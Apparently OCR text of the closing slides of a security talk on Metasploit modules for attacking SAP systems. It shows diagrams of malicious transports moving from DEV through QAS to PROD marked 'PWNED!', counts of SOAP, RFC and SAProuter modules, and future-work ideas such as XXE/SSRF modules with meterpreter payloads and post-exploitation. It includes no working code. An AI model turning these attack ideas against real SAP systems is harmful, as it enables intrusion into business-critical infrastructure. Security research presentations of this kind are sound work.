
TCP 3299

SAProuter

Gateway / App Server

DB






DEV

QAS

PROD

Malicious Transport

Malicious Transport


DEV
QAS
PROD
PWNED!
PWNED!
PWNED!
PWNED!

metasploit

- x12 SOAP/Web modules merged into MSF trunk.
- x2 SAProuter NI modules still in the queue.
- x12 RFC modules merged into Q (https://github.com/mubix/q).
- x16 modules I haven't submitted yet.

fin.

What's Next?

- Port Martin Gallo's DIAG Scapy classes to Ruby?
- Port Mariano's RFC exploit plugins to Ruby?
- Create MSF modules for recent XXE/SSRF vulns leveraging meterpreter payloads?
- Look at P4/RMI Protocol ala RMI Spy?
- Work on POST Exploitation modules (client/server)?
- Inspire others to carry on developing SAP modules!!

Ta Muchly for Listening

- Special thanks for peer review, excellent feedback and generally being cool dudes...
  - Alexander Polyakov
  - Chris John Riley
  - Ian de Villiers
  - Joris van de Vis
  - Mariano Nuñez Di Croce
  - Martin Ceronio
  - Steve Lord

Questions?

Dave Hartley (@nmonkee)